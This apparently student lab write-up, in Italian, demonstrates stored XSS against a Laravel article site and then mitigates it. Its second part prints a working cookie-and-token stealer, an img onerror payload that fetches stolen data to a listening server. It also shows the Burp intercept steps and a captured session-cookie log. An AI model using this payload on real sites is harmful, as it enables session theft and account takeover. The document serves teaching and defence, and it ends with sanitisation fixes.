
- titolo normale
- sottotitolo normale
- body → testo normale (ad es. "test")


Accendiamo **l'intercept**



Inviamo l'articolo di test.

Burp lo intercettera': e' il momento di inserire il nostro codice malevolo






Ora clicchiamo su Forward per inviare la richiesta POST con l'articolo dal body modificato.

Stoppiamo l'intercept.

Abbiamo appena inviato in revisione il nostro articolo infetto.

Accettiamolo come revisor, e gia' vedremo che il nostro codice malevolo funziona:



adesso avremo il pop-up in questione ogni volta che un utente visualizza l'articolo, anche dal browser normale:

La prima parte dell'attacco e' stata completata.

SECONDA PARTE

Abbiamo avuto conferma che l'hack ha funzionato; possiamo dunque procedere con un payload piu' articolato.

Il nostro nuovo payload rubera' i cookies di sessione dell'utente, per inviarli ad un server in ascolto. Il nostro obbiettivo sara' dunque quello di creare un nuovo articolo infetto, che fara' proprio cio' ogni volta che viene visualizzato da un utente.

Per prima cosa creeremo il server in ascolto a cui inviare i cookie rubati:

Come codice malevolo per il payload, useremo il seguente:

```
<!-- payload visto a lezione, aggiornato DA PERPLEXITY -->

<img src="x" onerror="const token=localStorage.getItem('authToken');const
cookies=document.cookie;fetch('http://localhost:8000/saveToken.php?authToken='
+encodeURIComponent(token)+'&cookies='+encodeURIComponent(cookies));">
```

Seguiamo la procedura di prima:

Con il browser di Burp creiamo l'articolo infetto

Intercettiamo la richiesta POST

Cambiamo il body con il codice malevolo.

PERPLEXITY COOKIE STEALER

STEALER TEST N.3

Category: Tech

Questo e' l'articolo con codice malevolo in questione.
Ora, potremo rubare i cookies di sessione degli utenti che lo visualizzano.

Facciamo una prova, visionandolo con un account con permessi da admin:

ZServer-steal cookies > stolen_data.txt

```
1   2026-01-28 13:59:46 - Token: null | Cookies:
    XSRF-TOKEN=eyJpdiI6IkxZMGNOcEtCWi9hTThBY0NGMFU1bUE9PSIsInZhbHVlIjoidzVFRHNCT3pOMGJ0VVBuZ05DNitOYlRjOUtkdVUvVFEvZEpjUnZlZnc1czlTdk81T2tCY01DTy9nV2J2L
    1QyTzZHSkRRTXUvUHFHeG0zMUJmakJrcEkvT3pld0FYNytNUldOUC9hR2g1aTBia3p1MEhnSk1BNWNIamZTVjVKMW8iLCJtYWMiOiJlY2UwZjkxZTEyNjFkZjU2MWJkNzhjYjgyNzdlZmYzZTEwM
    Tk1MmU4OGMzODEzMzRkYmRjZDU4MDY4MWIxMWQ3IiwidGFnIjoiIn0%3D
2
```

Troveremo i suoi cookies salvati nel .txt associato al nostro server in ascolto.

L'attacco e' **completo.**

MITIGAZIONE

Il nostro obbiettivo ora e' di creare un meccanismo che filtri il testo prima di salvarlo, e che lo filtri anche mentre un utente visualizza l'articolo.

Andiamo in HTTP/Controllers/ArticleController.php, e modifichiamo il codice nel metodo store e update.

Iniziamo col metodo store:

```php
public function store(Request $request)
{
    $request->validate([
        'title' => 'required|unique:articles|min:5',
        'subtitle' => 'required|min:5',
        'body' => 'required|min:10',
        'image' => 'required|image',
        'category' => 'required',
        'tags' => 'required'
    ]);
     // === MITIGAZIONE XSS - Da perplexity ===
    $cleanBody = strip_tags($request->body, '<p><br><strong><em><ul><ol><li><h1><h2><h3>');
    $cleanBody = htmlspecialchars($cleanBody, ENT_QUOTES, 'UTF-8');
// === FINE MITIGAZIONE ===

    $article = Article::create([
        'title' => $request->title,
        'subtitle' => $request->subtitle,
        // 'body' => $request->body,
        'body' => $cleanBody,  // ← ORA È SICURO
        'image' => $request->file('image')->store('public/images'),
        'category_id' => $request->category,
        'user_id' => Auth::user()->id,
        'slug' => Str::slug($request->title),
    ]);
```

Facciamo lo stesso per il metodo **Update.**

In seguito, in **resources>views>articles>show.blade.php**, rendiamo sicura anche la vista:


```blade
{{-- <p>{!!$article->body!!}</p> --}}
<!-- PERICOLOSO: esegue HTML/JS raw -->

{{-- CODICE SICURO --}}
<p>{{ $article->body }}</p>
```

Ora la mitigazione sta funzionando: se visitiamo gli articoli infetti, non avremo piu' alcun alert, e possiamo vedere che il codice malevolo dell'articolo ruba-cookies ci appare come testo, ma non manda piu' nulla al nostro server.

STEALER TEST N.3

Category: Tech

Created at 28/01/2026 by Daria Richardson (Writer)



La mitigazione e' completa.